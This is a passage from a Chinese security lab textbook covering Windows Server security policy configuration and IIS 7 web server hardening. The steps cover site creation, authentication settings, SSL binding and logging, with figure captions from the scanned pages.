



图 11-20　审核策略摘要

（16）审核策略配置完成后，安全配置向导基本结束，接下来用户可以把刚才的配置结果保存，用于日后修改、检查，如图 11-21 所示。

（17）单击【查看安全策略】按钮，可以查看全部的安全策略配置结果，如图 11-22 所示。单击【包括安全模板】可以在安全策略中添加配置好的系统安全模板。

（18）查看保存完成后，单击【下一步】按钮进入【正在应用安全策略】向导页，如图 11-23 所示，选择立即应用，即可把刚才的配置结果应用到本机，也可以以后应用。





图 11-21　保存安全配置文件




图 11-22　查看安全策略




图 11-23　应用安全策略

【实验报告】

（1）叙述系统安全设置过程。

（2）利用安全扫描工具分别对安全设置前和安全设置后进行扫描，分析扫描结果。

【思考题】

Windows Server 安全配置是项非常复杂的工作，请查阅资料服务器安全加强还需要做哪些工作。

### 11.1.2 Web 服务器的设置

【实验目的】

掌握删除默认站点和建立新站点的方法，了解一般安全站点的配置方法。

【原理简介】

Internet Information Services（IIS）7 是一种主流的 Web 服务器，它是一种集成了 IIS、ASP.NET、Windows Communication Foundation 和 Windows SharePoint Services 的统一 Web 平台。IIS 7 允许 Internet、Intranet 或 Extranet 上的用户共享信息。

为了增强安全性，默认情况下 Windows Server 2008 上未安装 IIS 7。当安装 IIS 7 时，系统会默认地将 Web 服务器配置为只提供静态内容。

下面描述了 IIS 7 中的新增安全功能，并简要介绍了它们的优点。

（1）可以将 IP 限制列表配置为拒绝单台计算机、一组计算机、域或所有 IP 地址和未列出的项访问内容。这除了提供 IIS 6.0 授予/拒绝支持外，还为 IP 限制规则的继承和合并提供支持。

（2）UrlScan 2.5 安全工具的功能并入到了 IIS 7 中。这样，就不再需要下载单独的工具。

（3）IIS 7 支持在本机代码中实现 URL 授权。为了保持一致，这一更改为现有 ASP.NET 托管代码实现的所有功能提供支持。

身份验证有助于确认请求访问站点或应用程序的客户端的标识。默认情况下，IIS 7 支持匿名身份验证和集成 Windows 身份验证。

IIS 7 支持基于质询和基于登录重定向的身份验证方法。基于质询的身份验证方法（例如集成 Windows 身份验证）要求客户端正确响应服务器发出的质询。基于登录重定向的身份验证方法（例如 Forms 身份验证）依靠登录页重定向来确定用户的标识。用户不能同时使用基于质询的身份验证方法和基于登录重定向的身份验证方法。

此外，IIS 7 还支持客户端证书身份验证，此方法需要为站点配置安全套接字层（SSL）。

用户可以允许或拒绝特定计算机、计算机组或域访问服务器上的站点、应用程序、目录或文件。例如，假设用户的 Intranet 服务器不仅承载只应由特定组（如财务或人力资源）的成员查看的内容，还承载了所有员工均可访问的内容。通过配置 URL 授权规则，可以防止不是这些指定组的成员的员工访问受限内容。

【实验环境】

Windows Vista 以上操作系统，IIS 7.0。

【实验步骤】

**1. 建立新站点**

（1）关闭 Web 站点：单击【控制面板】|【管理工具】|【Internet 信息服务（IIS）管理器】，出现管理界面如图 11-24 所示。




图 11-24　删除默认的 Web 站点

（2）创建一个新站点：右击机器名称，单击【新建】|【Web 站点】，如图 11-25 所示，出现新站点创建向导。




图 11-25　添加网站

（3）添加网站的配置模板如图 11-26 所示，输入网站名称、内容目录、服务器监听端口，单击【确定】即可。可以使用 Microsoft Visual Studio 2010 生成一个默认的 ASP.NET 网站，然后把生成的默认网站发布到本地 IIS 里面的 WebSite1 站点，用于下面的测试。




图 11-26　添加网站

（4）打开浏览器输入“localhost”可以打开本地网站，如图 11-27 所示。




图 11-27　测试网站

**2. 配置身份认证**

（1）单击【控制面板】|【管理工具】|【Internet 服务管理器】，出现管理界面。单击站点的名称，从管理器中间栏中单击【身份验证】按钮，如图 11-28 所示。




图 11-28　站点属性界面

（2）双击【身份验证】，出现系统的身份验证配置信息，如图 11-29 所示。ASP.NET 网站默认启用 Forms 身份认证和匿名身份认证。




图 11-29　身份验证信息

（3）选中【Forms 身份认证】，单击第三栏里面的禁用，可以禁用 Forms 身份认证，同理禁用匿名身份认证。然后启用 Window 身份认证。配置结果如图 11-30 所示。单击第三栏中的【高级设置】按钮可以进行 Windows 身份认证的高级设置，配置结果如图 11-31 所示。




图 11-30　身份验证配置结果





图 11-31　Windows 身份认证的高级设置

（4）配置结束后，右键单击站点，单击快捷菜单中的【管理网站】下面的【重新启动】按钮，重新启动网站。然后再次在浏览器中输入“localhost”，出现如图 11-32 所示的界面，需要用户登录才能访问网站。





图 11-32　访问网站

**3. 创建 SSL 网站**

（1）单击【控制面板】|【管理工具】|【Internet 服务管理器】，出现管理界面。单击站点的名称，从管理器第三栏中单击【绑定】按钮，出现如图 11-33 所示界面。




图 11-33　网站绑定

（2）单击【网站绑定】中的【添加】按钮，出现【添加网站绑定】界面，如图 11-34 所示，在【类型】中选择 https，如图 11-35 所示。为了简单，在【SSL 证书】中选择 IIS




图 11-34　选择类型

Express Development Certificate，使用 IIS 提供的开发用证书。单击【查看】可以查看证书信息，如图 11-36 所示。





图 11-35　选择证书





图 11-36　查看证书信息

（3）双击中间栏中的【SSL 设置】，对站点进行 SSL 配置，配置结果如图 11-37 所示，配置完成后单击右侧的【应用】，进行保存。

（4）在本机使用浏览器访问网站，注意输入 URL 地址为“https://localhost/”，这时浏览器会提示证书有安全问题，因为证书不是信任机构颁发的，如图 11-38 所示。单击【继续浏览此网站】，可以看到网站内容，如图 11-39 所示。

**4. 更改 IIS 日志文件属性**

（1）单击【控制面板】|【管理工具】|【Internet 服务管理器】，双击站点的名称，显示管理界面。选中【日志】选项，如图 11-40 所示。




图 11-37　SSL 设置

